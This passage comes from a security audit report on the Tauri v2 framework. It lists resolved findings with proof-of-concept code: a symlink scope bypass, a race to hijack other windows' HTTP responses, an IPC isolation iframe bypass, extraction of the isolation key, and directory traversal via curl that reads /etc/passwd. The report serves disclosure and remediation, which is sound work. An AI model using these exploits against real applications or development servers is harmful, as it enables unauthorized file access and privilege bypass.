  "identifier": "com.tauri.fourtyfour",
  "build": {
    "frontendDist": "../src"
  },
  "app": {
    "windows": [
      {
        "title": "One",
        "label": "one",
        "width": 800,
        "height": 180,
        "url": "one.html"
      },
      {
        "title": "Two",
        "label": "two",
        "width": 800,
        "height": 500,
        "url": "two.html"
      }
    ],
    "security": {
      "csp": null
    }
  },
  "bundle": {
    "active": true,
    "targets": "all",
    "icon": [
      "icons/32x32.png",
      "icons/128x128.png",
      "icons/128x128@2x.png",
      "icons/icon.icns",
      "icons/icon.ico"
    ]
  }
}
```

Impact:

Windows can access each others file handles through a race condition between file open (ACL checks apply) and the actual operation on the file (e.g. read/write) where no ACLs are validated. Malicious JavaScript in any window can gain access to file handles opened by any another window.

Recommendation:

- Use random resource IDs.
- Consider validating ACLs on all file operations (read/write), which requires keeping track of the resource path.

- Alternatively, scope resource IDs by originating window or window group.

Update 2024-04-18 17:54:

With pull request 9272 merged, resource IDs are randomized and therefore can no longer be guessed.

3.4 TAU2-046 — FS plugin create scope follows symbolic links

Vulnerability ID: TAU2-046 **Status:** Resolved

Vulnerability type: Filesystem Traversal

Threat level: High

Description:

Improper resolution of symbolic links within the fs plugin allows the app to circumvent filesystem scope restrictions.

Technical description:

The destination of symlinks is not checked when validating paths against scopes.

Steps to reproduce

Create a window with a capability for the following permissions:

```
"permissions": [
  "fs:allow-open",
  "fs:allow-create",
  "fs:allow-read",
  "fs:scope-download-recursive"
]
```

Ensure the file `/tmp/ROS.txt` does not exist and create a symlink to it in the allowed downloads directory:

```
rm /tmp/ROS.txt 2>/dev/null || true
ln -s /tmp/ROS.txt /Users/pentest/Downloads/symlink.txt
```

When invoking the file creation via `plugin:fs|create`, a file `/tmp/ROS.txt` is created.

```
window.__TAURI_INTERNALS__.invoke(
  "plugin:fs|create",{
    path: "/Users/pentest/Downloads/symlink.txt"
  }
)
```

When invoking the method a second time, the target file `/tmp/ROS.txt` already exists, so Tauri refuses access to the forbidden destination.

Impact:


Symlinks can be used to bypass scope-restricted filesystem access.

Recommendation:

- Verify scope restrictions after resolving symbolic links.
- If a path is a symbolic link itself, refuse creation of a file with an existing path.

Update 2024-03-15 13:12:

The symlink scope verification implemented in https://github.com/tauri-apps/tauri/pull/9072 is effective; the method now returns an error. The error contains the original path which seems reasonable as an attacker will then not learn where a symlink is pointing to.



3.5 TAU2-047 — Shared access to HTTP response resources

Vulnerability ID: TAU2-047	**Status:** Resolved
Vulnerability type: Improper ACL	**Labels:** plugin
Threat level: High	

Description:

The HTTP plugin uses the vulnerable global resource table to store responses, allowing them to be enumerated.


Technical description:

HTTP requests made via the HTTP plugin are tracked as resources in the application's global resource table. In issue TAU2-044 (page 19) we explained that resource IDs are predictable and globally accessible. In light of this it is


possible to abuse the HTTP plugin in a similar fashion to the FS plugin: HTTP requests from one window can be accessed and modified by another.

Two Tauri windows are allowed to fetch. One can fetch from `https://login.radicallyopensecurity.com`, and the second can only fetch from `http://example.com`. The second window can race with the first window to handle the response.

In this proof-of-concept window One fetches from the login site, while window Two is waiting for fetch resource 0 to become available:



After the request, the response appears in the window that does not have permission to fetch from that URL:



`tauri.conf.json`

```
{
  "productName": "Tauri App",
  "version": "0.1.0",
  "identifier": "com.tauri.dev",
  "build": {
    "frontendDist": "../src"
  },
  "app": {
    "windows": [
      {
        "title": "One",
        "label": "one",
        "width": 800,
        "height": 180,
        "url": "one.html"
      },
      {
        "title": "Two",
        "label": "two",
        "width": 800,
        "height": 500,
        "url": "two.html"
      }
    ],
    "security": {
      "csp": null
    }
  },
  "bundle": {
    "active": true,
    "targets": "all",
    "icon": [
      "icons/32x32.png",
      "icons/128x128.png",
      "icons/128x128@2x.png",
      "icons/icon.icns",
      "icons/icon.ico"
    ]
  }
}
```

`src/one.html`

```
<h1>One</h1>
<p>This window is allowed to fetch <a href="https://login.radicallyopensecurity.com">https://
login.radicallyopensecurity.com</a></p>
<button onclick=onButtonClick()>Fetch</button>
<script>
function onButtonClick() {
  window.__TAURI_INTERNALS__.invoke("plugin:http|fetch", {
    clientConfig: {
      url: "https://login.radicallyopensecurity.com",
      method: "GET",
      headers: []
    }
  });
}
```

```
</script>
```

`src/two.html`

```
<h1>Two</h1>
<p>This window is allowed to only fetch <a href="http://example.com">http://example.com</a></p>
<h2>Leaked Response:</h2>
<pre style="white-space: pre-wrap;">waiting</pre>
<script>
async function sniper(rid=0) {
  while (true) {
    try {
      return await window.__TAURI_INTERNALS__.invoke(
        "plugin:http|fetch_send",
        { rid }
      )
    } catch {
      await new Promise(resolve => setTimeout(resolve, 100));
    }
  }
}

const $pre = document.body.getElementsByTagName("pre")[0];
sniper().then(leakedResponse => {
  $pre.innerText = JSON.stringify(leakedResponse);
});
</script>
```

Confirmed on commit tauri-apps/tauri `7898b601` .

Impact:

The HTTP request body can only be read once for each fetch send, and a fetch send can only be performed once on a send. It is therefore possible for an attacker to hijack the response, but puts them at risk of causing errors for the target window. This behavior also makes it a race condition, reducing the reliability of exploitation.

Recommendation:

- Track resources on a per-window basis.

Update 2024-03-23 13:03:

Re-tested on tauri-apps/tauri `7898b601` and this finding still applies.

Update 2024-04-18 17:22:

With the merge of pull request 9272, resource IDs are randomized and therefore can no longer be guessed.

3.6 TAU2-049 — FS plugin allows paths merged for all windows

Vulnerability ID: TAU2-049	**Status:** Resolved
Vulnerability type: Ineffective Authorization	**Labels:** plugin
Threat level: High	

Description:

If a scope is assigned to any window in the app, it can be used by any other window in the app.

Technical description:

The Tauri FS plugin allows developers to scope which paths a given window can operate on. One window may be able to access a user's downloads while another the user's documents. However, the scopes are merged together, permitting the window that is intended to only access downloads to also access documents, or vice versa.

Here is the capability of our main window, which may access the entire home directory of the user:

```
{
    "$schema": "./schemas/desktop-schema.json",
    "identifier": "main-capability",
    "windows": ["main"],
    "platforms": ["linux", "macOS", "windows"],
    "permissions": ["fs:allow-read", "fs:allow-app-read", "fs:allow-home-read-recursive"]
}
```

And the capability of our secret window which may only access the downloads directory:

```
{
    "$schema": "./schemas/desktop-schema.json",
    "identifier": "desktop-capability",
    "windows": ["secret"],
    "platforms": ["linux", "macOS", "windows"],
    "permissions": [
        "fs:allow-open",
        "fs:allow-create",
        "fs:allow-read",
        "fs:allow-write",
        "fs:allow-seek",
        "fs:allow-copy-file",
        "fs:scope-download-recursive"
    ]
}
```

Now we will create a file in the user's home directory, which only the main directory should be able to open:

We can open it from the main window as expected:

```
> window.__TAURI_INTERNALS__.metadata.currentWindow
{label: "main"} = $7
> window.__TAURI_INTERNALS__.invoke("plugin:fs|open", {path: "/home/test/test"})
▶ Promise {status: "pending"} = $8
```

We now shouldn't be able to open this file from the secret window:

```
> window.__TAURI_INTERNALS__.metadata.currentWindow
{label: "secret"} = $5
> window.__TAURI_INTERNALS__.invoke("plugin:fs|open", {path: "/home/test/test"})
▶ Promise {status: "pending"} = $6
```

However we can. We should check that the scopes are in any way effective:

```
> window.__TAURI_INTERNALS__.invoke("plugin:fs|open", {path: "/etc/passwd"})
▶ Promise {status: "pending"} = $7
▶ Unhandled Promise Rejection: forbidden path: /etc/passwd
> window.__TAURI_INTERNALS__.invoke("plugin:fs|open", {path: "/home/"})
▶ Promise {status: "pending"} = $8
▶ Unhandled Promise Rejection: forbidden path: /home/
```

We can see that the scopes are effective at the application level, but appear to be merged at a window level.

This behavior can be demonstrated with this minimal test project: https://git.radicallyopensecurity.com/pcwizz/tauri-fs-plugin/-/tree/63f3946b9b323af693ce993d27e25100d1a4eb14.

Impact:

Scopes are shared between windows, making the confinement of windows to given scopes ineffective.

Recommendation:

- Ensure scopes are stored on a per-window basis.
- If this is not feasible, ensure that it is documented that scopes only apply at application level.

Update 2024-03-14 18:13:

Scopes are no longer merged; the patch appears to be effective.

3.7 TAU2-061 — IPC isolation frame CORS on Android and Windows

Vulnerability ID: TAU2-061	**Status:** Resolved
Vulnerability type: ACL Bypass	
Threat level: High	

Description:

The IPC iframe isolation security feature can be accessed from untrusted resources, such as a remote page or iframe.

Technical description:

Tauri v2 offers an IPC isolation feature, which is injected into the application document. This iframe document contains a script with a hardcoded random encryption key, which is used to sign IPC requests by the hosting application document. The feature intends allowing developers to constrain IPC calls from the frontend from a separate JavaScript context, for instance to have fine control of an applications use of a plugin.

On Apple macOS, iOS and Linux the isolation frame is served from a `isolation-<UUID>://localhost` resource. WebKit refuses access to the frame `contentWindow` or `contentDocument`, which is considered an insecure CORS target. However, Android and Windows serve the isolation frame from `http://isolation-<UUID>.localhost` origin, which can be accessed from a remote iframe.

The iframe needs to be unsandboxed first. Therefore, we wait 300ms, until Tauri has injected the element in our document. A new unprotected iframe borrows the sandboxed iframe's src URL and replaces it. The iframe content is allowed to load a second time, so the sandbox can be removed successfully:


```
function unsandbox() {
  const $existing = document.querySelector("#__tauri_isolation__");
  const $new = document.createElement("iframe");
  $new.id = $existing.id;
  $new.src = $existing.src;
  const $parent = $existing.parentNode;
  $parent.removeChild($existing);
  $parent.appendChild($new);
  return $new;
}
```

After waiting for the iframe to be initialized `__TAURI_ISOLATION_READY__`, we can then use it to sign our payloads:

```
$iframe.contentWindow.postMessage({
  callback: 42,
  error: 42,
  cmd: "plugin:window|set_title",
  options: {
    headers: []
  },
  payload: { value: "ROS was here" }
```

```
}, "*"); // allow cors to http://isolation-<UUID>.localhost
```

The isolation frame nested in the outer remote iframe document from untrusted origin signs our payload, which is returned as message event on the iframe window, which we control:



Because the iframe is served without `Access-Control-Allow-Origin`, it is not possible to fetch the content and gain direct access to the key. Policies enforced by the isolation iframe cannot be circumvented using this method. Only do allowed IPC commands become accessible from any remote site rendered in the Tauri window.

`src/iframe.html`

```
<h1>iframe isolation bypass</h1>
Location: <span id="location"></span>
<pre></pre>
<script>
  document.querySelector("#location").innerText = window.location.href;
  const $pre = document.querySelector("pre");
```

```
  function unsandbox() {
    const $existing = document.querySelector("#__tauri_isolation__");
    const $new = document.createElement("iframe");
    $new.id = $existing.id;
    $new.src = $existing.src;
    const $parent = $existing.parentNode;
    $parent.removeChild($existing);
    $parent.appendChild($new);
    return $new;
  }
  setTimeout(() => {
    // wait a bit until the iframe was injected by Tauri
    const $iframe = unsandbox();
    window.addEventListener("message", (message) => {
      // log messages to <pre/>
      $pre.innerText += JSON.stringify({
        ...message,
        data: message.data
      }, null, 2) + "\n";
      if (message.data === "__TAURI_ISOLATION_READY__") {
        // when isolation frame is ready, make it sign our payload
        $iframe.contentWindow.postMessage({
          callback: 42,
          error: 42,
          cmd: "plugin:window|set_title",
          options: {
            headers: []
          },
          payload: { value: "ROS was here" }
        }, "*"); // allow cors to http://isolation-<UUID>.localhost
      }
    });
  }, 300);
</script>
```

src/index.html

```
<p>
  This window uses the isolation frame security feature.
  <br/>
  The origin does not match <code id="origin"></code>.
</p>
<script>
document.querySelector("#origin").innerText = window.location.origin;
</script>
<iframe src="https://radical.sexy/iframe.html" width="100%" height="100%"></iframe>
```

capabilities/default.json

```
{
  "$schema": "../gen/schemas/desktop-schema.json",
  "identifier": "default",
  "description": "window.ipc PoC",
  "windows": ["main"],
  "permissions": [
    "window:allow-set-title"
  ]
```

```
}
```

`tauri.conf.json`

```
{
  "productName": "IPC isolation PoC Android",
  "version": "0.1.0",
  "identifier": "com.tauri.poc",
  "build": {
    "frontendDist": "../src"
  },
  "app": {
    "windows": [
     {
        "title": "IPC isolation PoC for Android",
        "width": 800,
        "height": 300
      }
    ],
    "security": {
      "pattern": {
        "use": "isolation",
        "options": {
          "dir": "../dist-isolation"
        }
      }
    }
  },
  // ...
}
```

Impact:

Adversaries can lure Android and Windows users of a Tauri app to load an untrusted iframe or visit an untrusted document, for example through a content injection vulnerability in the application, gain access to the isolation iframe to defeat the security feature and call Tauri commands with a proper signature from a remote resource.

Recommendation:

- Validate the IPC message origin within the iframe.

Update 2024-07-11 11:29:

We re-tested at `080b6e12720b89d839c686d7067cc94d276ed7e4` and were still able to reproduce this finding.

Documentation of the isolation feature can be found here: https://v2.tauri.app/concept/inter-process-communication/isolation/

Update 2024-08-02 16:44:

By checking the main frame's origin, pull request #10423 ensures that only trusted frontends can interface with the isolation frame.

3.8 TAU2-062 — Isolation key accessible in frame document

Vulnerability ID: TAU2-062

Status: Resolved

Vulnerability type: Information Disclosure

Labels: isolation

Threat level: High

Description:

Code execution in the isolation frame script, for instance through prototype pollution inside an insecure message handler, discloses the private encryption key via the document head content.

Technical description:

Similar to TAU2-040 (page 16) the encryption key can be leaked from the isolation frame document head content.

For demonstration purposes this malicious script is injected into the isolation document

```
const scriptContent = window.document.head.childNodes[0].innerText;
const pattern = /Uint8Array\(JSON.parse\('(?<key>\[[\d,]+\])/;
const key = JSON.parse(scriptContent.match(pattern).groups.key);
```

```
> window.document.head.childNodes[0].innerText
      .match(/Uint8Array\(JSON.parse\('(?<key>\[[\d,]+\])/)
      .groups.key
< '[7,248,188,200,92,148,5,132,61,233,59,185,242,228,111,233,226,243,2
  31,155,3,173,5,167,64,162,129,94,209,63,122,43]'
```

Code execution in an isolation frame is possible through insecure handling of message contents (e.g. prototype pollution) or other vulnerabilities in the supply chain. Just because the isolation frame is intended to run secure and hardened source, dependencies can be installed just like the main application. Therefore, the same level of distrust needs to be held against a script running in the isolation frame context.

Impact:

After gaining code execution in an isolation frame, an adversary can leak the private key to encrypt arbitrary IPC calls, to use the Tauri windows permissions to access exposed Tauri system commands. By circumventing the isolation frame security method, an adversary gains unrestricted access to commands exposed to the window.

Recommendation:

- After initialization, delete the raw private key from the document scope (delete the `<script>` tag from head).
- Only let the iframe process messages, after the key has been removed from DOM and memory.

Update 2024-04-18 16:39:

pull request 9328 neutralizes the risk by removing the key from the document after it is stored securely. This way vulnerabilities in the isolation frame exploited at runtime can no longer access the raw key. Vulnerabilities in isolation frame dependencies though can potentially still gain access before the key is removed.

3.9 TAU2-068 — Development server connection is unencrypted

Vulnerability ID: TAU2-068	**Status:** Resolved
Vulnerability type: Insecure Connection	
Threat level: High	

Description:

Communication with the development HTTP server when pushing frontend updates to remote devices is not encrypted.

Technical description:

Tauri pushes frontend updates and serves static files through a static file server, which it exposes to the public network interface, so a device running a development application can connect and receive frontend updates.

This development server is exposed on TCP port `1430`, which can be accessed by clients on the same network http://192.168.0.23:1430, and does not use transport encryption.

Impact:

Attackers on a public network on which a developer is connected to can intercept the connection and push malicious frontend code to development targets. Vulnerabilities in the client's IPC interface could then lead to compromise of the device under development.

Recommendation:

- Encrypt development server traffic.
- Enforce encryption on the client.
- Pin the development server certificate in the client.

- Consider using mTLS for encryption and mutual authentication (users would need to add a CA manually on each device).
- Consider using Xcode/ADB development connections (out of the box with on-board tools) to avoid other network clients having access.

Update 2024-07-11 13:47:

We understand that this may be a complex issue to resolve for all platforms as mechanisms for securely distributing development certificates vary between platforms. However, we firmly believe in protecting the integrity of development environments and that Tauri app development may reasonably be conducted on public networks such as at a café, coworking space or when developing multiple applications on the same device.

Update 2024-08-02 16:31:

Tauri v2 now supports secure TCP tunnels with the development device and no longer needs to expose the development server to an untrusted network. The new feature was introduced with pull requests #10456 (iOS) and #10437 (Android).

By communicating through the tunnel interfaces, only trusted clients (developer host and mobile device) are in the network the development server is accessible from.

3.10 TAU2-069 — Directory traversal in built-in development server leaks arbitrary system files

Vulnerability ID: TAU2-069	**Status:** Resolved
Vulnerability type: Directory Traversal	
Threat level: High	

Description:

Directory traversal in the static files development server exposes the developer's filesystem to the local public network.

Technical description:

To reproduce directory traversal, the `tauri-v2.0.0-beta.11` code is cloned from GitHub, which includes an example application that references the exact version checked out:

```
git clone --branch tauri-v2.0.0-beta.11 --single-branch https://github.com/tauri-apps/tauri
cd tauri/examples/api/
```

First the example application needs to be initialized as an Android project:

```
export ANDROID_HOME="$HOME/Library/Android/sdk"
```

```
export NDK_HOME="$ANDROID_HOME/ndk/26.2.11394342"
export JAVA_HOME=/Applications/Android\ Studio.app/Contents/jbr/Contents/Home
cargo tauri android init
```

Frontend dev commands and server can be omitted from `tauri.json.conf`, allowing a development server to be started:

```
cargo tauri android dev
```

This exposes a development server on TCP port `1430` of the first public network interface:

```
$ lsof -Pn | grep LISTEN | grep 1430
cargo-tau 22264 pentest    6u     IPv4 0x2cf49fa3469475f5        0t0                 TCP
 192.168.1.23:1430 (LISTEN)
```

Requests are handled in `tooling/cli/src/helpers/web_dev_server.rs#L120-L175`:

```
async fn handler(uri: Uri, state: Arc<State>) -> impl IntoResponse {
  // Frontend files should not contain query parameters. This seems to be how vite handles it.
  let uri = uri.path();

  let uri = if uri == "/" {
    uri
  } else {
    uri.strip_prefix('/').unwrap_or(uri)
  };

  let file = std::fs::read(state.serve_dir.join(uri))
    .or_else(|_| std::fs::read(state.serve_dir.join(format!("{}.html", &uri))))
    .or_else(|_| std::fs::read(state.serve_dir.join(format!("{}/index.html", &uri))))
    .or_else(|_| std::fs::read(state.serve_dir.join("index.html")));

  file
    .map(|mut f| {
      let mime_type = MimeType::parse_with_fallback(&f, uri, MimeType::OctetStream);
      if mime_type == MimeType::Html.to_string() {
        let mut document = kuchiki::parse_html().one(String::from_utf8_lossy(&f).into_owned());
        fn with_html_head<F: FnOnce(&NodeRef)>(document: &mut NodeRef, f: F) {
          if let Ok(ref node) = document.select_first("head") {
            f(node.as_node())
          } else {
            let node = NodeRef::new_element(
              QualName::new(None, ns!(html), LocalName::from("head")),
              None,
            );
            f(&node);
            document.prepend(node)
          }
        }

        with_html_head(&mut document, |head| {
          let script_el =
            NodeRef::new_element(QualName::new(None, ns!(html), "script".into()), None);
          script_el.append(NodeRef::new_text(AUTO_RELOAD_SCRIPT.replace(
            "{{reload_url}}",
            &format!("ws://{}/__tauri_cli", state.address),
          )));
          head.prepend(script_el);
```

```
        });

        f = tauri_utils::html::serialize_node(&document);
      }

      (StatusCode::OK, [(CONTENT_TYPE, mime_type)], f)
    })
    .unwrap_or_else(|_| {
      (
        StatusCode::NOT_FOUND,
        [(CONTENT_TYPE, "text/plain".into())],
        vec![],
      )
    })
}
```

Although a `/` prefix is stripped from the path, directory traversal is possible with by using curl's `--path-as-is` flag:

```
$ curl -s --path-as-is http://10.20.42.51:1430/../../../../../../../../../../../../etc/passwd | tail
_notification_proxy:*:285:285:Notification Proxy:/var/empty:/usr/bin/false
_avphidbridge:*:288:288:Apple Virtual Platform HID Bridge:/var/empty:/usr/bin/false
_biome:*:289:289:Biome:/var/db/biome:/usr/bin/false
_backgroundassets:*:291:291:Background Assets Service:/var/empty:/usr/bin/false
_mobilegestalthelper:*:293:293:MobileGestaltHelper:/var/empty:/usr/bin/false
_audiomxd:*:294:294:Audio and MediaExperience Daemon:/var/db/audiomxd:/usr/bin/false
_terminusd:*:295:295:Terminus:/var/empty:/usr/bin/false
_neuralengine:*:296:296:AppleNeuralEngine:/var/db/neuralengine:/usr/bin/false
_eligibilityd:*:297:297:OS Eligibility Daemon:/var/db/eligibilityd:/usr/bin/false
_oahd:*:441:441:OAH Daemon:/var/empty:/usr/bin/false
```

The development server is listening on a public network interface and exposes the developer's filesystem.

Impact:

While using a development configuration utilizes the static files development server (TCP port `1430`), for instance when developing on a remote device, the developer's filesystem is exposed to the local public network on which the server listens without authentication.

Recommendation:

- Serve static files only from a safe directory.
- Resolve absolute paths before accessing files.
- Sanitize URI path, for instance resolving relative paths (`../`), and throw errors when traversing to an unsafe directory.
- Do not follow symlinks.

Update 2024-04-18 12:16:

Fixed in `f8fde4f8` by canonicalizing and comparing resolved paths before serving files. The introduced function `fs_read_scoped` of the builtin_dev_server.rs#L152-L159 handles this on client requests:

```
fn fs_read_scoped(path: PathBuf, scope: &Path) -> crate::Result<Vec<u8>> {
  let path = dunce::canonicalize(path)?;
  if path.starts_with(scope) {
    std::fs::read(path).map_err(Into::into)
  } else {
    anyhow::bail!("forbidden path")
  }
}
```

3.11 TAU2-042 — Isolation context can communicate with the Internet

Vulnerability ID: TAU2-042	**Status:** Resolved
Vulnerability type: Missing Hardening	
Threat level: Elevated	

Description:

The isolation frame can make connections to the internet that should be blocked via a strict CSP. The isolation frame should not require internet access to perform its sole function of screening calls to Tauri commands.

Technical description:

```
187 let myWindow;
188 window.__TAURI_ISOLATION_HOOK__ = (payload, options) => {
189   myWindow = window;
190   console.log('hook', payload, options, myWindow);
191
```

```
> fetch("https://www.radicallyopensecurity.com")
<· ▶ Promise {status: "pending"} = $2
! ▶ Origin null is not allowed by Access-Control-Allow-Origin. Status code: 200
! ▶ Fetch API cannot load https://www.radicallyopensecurity.com/ due to access control checks.
! Failed to load resource: Origin null is not allowed by Access-Control-Allow-Origin. Status code: 200
>
```

Impact:

Vulnerabilities in the isolation frame allow attackers to establish a command and control channel, for instance to exfiltrate exported private keys over the Internet. Payloads targeting potential vulnerabilities in isolation frame scripts can therefore become exploitable.

Recommendation:

- Lock down the isolation context using CSP.

Update 2024-03-22 17:21:

Retested at commit `7898b601d14ed62053dd24011fabadf31ec1af45` and could not reproduce the issue.

3.12 TAU2-070 — Development server is unauthenticated

Vulnerability ID: TAU2-070	**Status:** Resolved
Vulnerability type: Information Disclosure	
Threat level: Elevated	

Description:

The remote device development server does not require authentication, disclosing the application under development and update events to adjacent network clients.

Technical description:

Due to a lack of authentication of the development HTTP server, by default listening on TCP port `1430` of the public network interface, the static file server can be accessed by unauthenticated clients from the network.

After starting a development server, the service is exposed on one public interface:

```
$ lsof -Pn | grep LISTEN | grep 1430 | awk '{ print $9 }'
10.20.42.51:1430
```

For testing purposes we create an `index.html` file in the static files directory (as configured in `tauri.conf.json`:

```
mkdir dist/
echo "Hello World" > dist/index.html
cargo tauri android dev
```

Clients on the same network can access files served without authenticating to the server:

```
$ curl -i 10.20.42.51:1430
```

```
HTTP/1.1 200 OK
content-type: application/octet-stream
content-length: 12
date: Fri, 29 Mar 2024 14:08:33 GMT

Hello World
```

Impact:

The development HTTP server exposes the frontend application tree and update events to unauthenticated clients from the local network.

Recommendation:

- Require clients to authenticate towards the development server, such as a secret authentication token included in the development build application.
- Consider using mTLS for encryption and mutual authentication #75 (users need to manually add a CA on each device).
- Consider utilizing Xcode/ADB development connections #76 (out of the box with on-board tools) to avoid other network clients having access.

Update 2024-08-02 16:34:

Tauri v2 now supports secure TCP tunnels with the development device and no longer needs to expose the development server to an untrusted network. The new feature was introduced with pull requests #10456 (iOS) and #10437 (Android).

By communicating through the tunnel interfaces, only trusted clients (developer host and mobile device) are in the network the development server is accessible from.

3.13 TAU2-011 — Allowlisting Regex is a potential footgun

Vulnerability ID: TAU2-011

Status: Resolved

Vulnerability type: Missing Hardening

